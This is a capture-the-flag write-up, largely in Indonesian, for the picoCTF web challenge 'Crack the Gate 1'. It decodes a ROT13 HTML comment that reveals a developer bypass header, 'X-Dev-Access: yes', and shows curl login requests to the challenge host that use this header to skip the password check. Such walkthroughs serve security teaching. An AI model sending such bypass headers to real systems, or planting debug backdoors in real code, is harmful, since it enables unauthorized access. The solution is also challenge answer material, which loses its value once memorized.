Crack the Gate 1

Easy | Web Exploitation | picoMini by CMU-Africa | browser_webshell_solvable

AUTHOR: YAHAYA MEDDY

Description

We're in the middle of an investigation. One of our persons of interest, ctf player, is believed to be hiding sensitive data inside a restricted web portal. We've uncovered the email address he uses to log in: `ctf-player@picoctf.org`. Unfortunately, we don't know the password, and the usual guessing techniques haven't worked. But something feels off... it's almost like the developer left a secret way in. Can you figure it out?

The website is running here. Can you try to log in?

This challenge launches an instance on demand.

Its current status is: RUNNING

Instance Time Remaining: 14:43

Restart Instance

Hints

1 2

Hints :


1. Developers sometimes leave notes in the code; but not always in plain text.
2. A common trick is to rotate each letter by 13 positions in the alphabet.

Pemahaman case :

Diberikan sebuah website dengan tampilan form login dan password, di dalam case tersebut diberikan email berupa ctf-player@picoctf.org tetapi tidak menyebutkan password apa yang digunakan pada email tersebut. Beberapa teknik (katanya) tidak mempan untuk menemukan solusinya dan katanya juga developer meninggalkan cara tersembunyi. Misinya adalah untuk mencari tahu misi tersebut. Hint pertama mengatakan bahwa developer (pengembang) meninggalkan notes (mungkin comment ya) tetapi tidak dalam sebuah plain text **(plain text adalah data atau pesan dalam bentuk paling sederhana yang dapat dibaca langsung oleh manusia atau komputer, tanpa format khusus (tebal, miring) atau enkripsi, menjadikannya dasar untuk keamanan data dan pertukaran informasi, namun rentan terhadap akses tidak sah karena keterbacaannya yang mudah)**. Hints kedua menyebutkan bahwa ada trick biasa yaitu merotasi setiap karakter sebanyak 13 posisi dalam sebuah alfabet (mungkin sering terdengar seperti ROT 13 Encription). Jadi mari kita telusuri.

Solusi :


Lakukan inspect untuk melihat elements yang berisi kode dari bagaimana tampilan website berupa login form tersebut terbentuk.



Mari lihat secara lebih dekat tentang kode-kode tersebut.

```
<!DOCTYPE html>
<html lang="en">
 ▶ <head> ••• </head>
 ▼ <body> flex
•••    <!-- ABGR: Wnpx - grzcbenel olcnff: hfr urnqre "K-Qri-Npprff: lrf" --> == $0
      <!-- Remove before pushing to production! -->
    ▼ <form id="loginForm">
        <h2 style="font-size: 24px; margin-bottom: 24px;"> Login </h2>
        <label for="email">Email:</label>
        <input type="email" id="email" name="email" required>
        <br>
        <label for="password">Password:</label>
        <input type="password" id="password" name="password" required>
        <br>
        <button type="submit">Login</button>
      </form>
    ▶ <script> ••• </script>
  </body>
</html>
```

Seperti yang dapat kita lihat, disana terdapat comment aneh yang tidak jelas apa artinya. Mengacu pada Hints pertama dan kedua, aku coba untuk lakukan decrypt menggunakan tools cyberchef (https://gchq.github.io/CyberChef/) sebagai berikut.




Setelah didecrypt dengan resep “ROT13”, hasil menunjukkan berupa output string bertuliskan:

<!-- NOTE: Jack - temporary bypass: use header "X-Dev-Access: yes" →

Dari output tersebut, bisa kita lihat terdapat kata “use header” yang mengindikasikan atau memberikan petunjuk bahwa coba gunakan header X-Dev-Access : yes. Jadi mari kita coba.

Pertama-tama kita lakukan inspect > Network > coba login dengan e-mail yang tertera dan masukkan password secara asal saja > muncul login eror di bagian Name > copy eror loginnya seperti ini (copy as cURL)




Ini hasil copy-annya.

```
curl 'http://amiable-citadel.picoctf.net:56210/login' \
  -H 'Accept: */*' \
```

```
  -H 'Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7' \
  -H 'Connection: keep-alive' \
  -H 'Content-Type: application/json' \
  -H 'Origin: http://amiable-citadel.picoctf.net:56210' \
  -H 'Referer: http://amiable-citadel.picoctf.net:56210/' \
    -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36' \
  --data-raw '{"email":"ctf-player@picoctf.org","password":"asdasa"}' \
  --insecure
```


Setelah itu pastekan hasil copy annya di terminal seperti ini.



nah setelah dipaste dan dienter di terminal, akan muncul pesan error Unauthorized acces. Namun kita coba untuk menambahkan header yang ada string hasil decrypt ROT13 tadi.

```
curl 'http://amiable-citadel.picoctf.net:56210/login' \
  -H 'Accept: */*' \
  -H 'Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7' \
  -H 'Connection: keep-alive' \
  -H 'Content-Type: application/json' \
  -H 'Origin: http://amiable-citadel.picoctf.net:56210' \
  -H 'Referer: http://amiable-citadel.picoctf.net:56210/' \
    -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36' \
  -H 'X-Dev-Access: yes'\
  --data-raw '{"email":"ctf-player@picoctf.org","password":"asdasa"}' \
  --insecure
```

pastekan di terminal dan lihat hasilnya.



Terlihat output yang berbeda setelah penambahan header baru sesuai dengan petunjuk yang diberikan. Disana kita dapat menemukan tulisan format flag yang merupakan flag dari tantangan ini.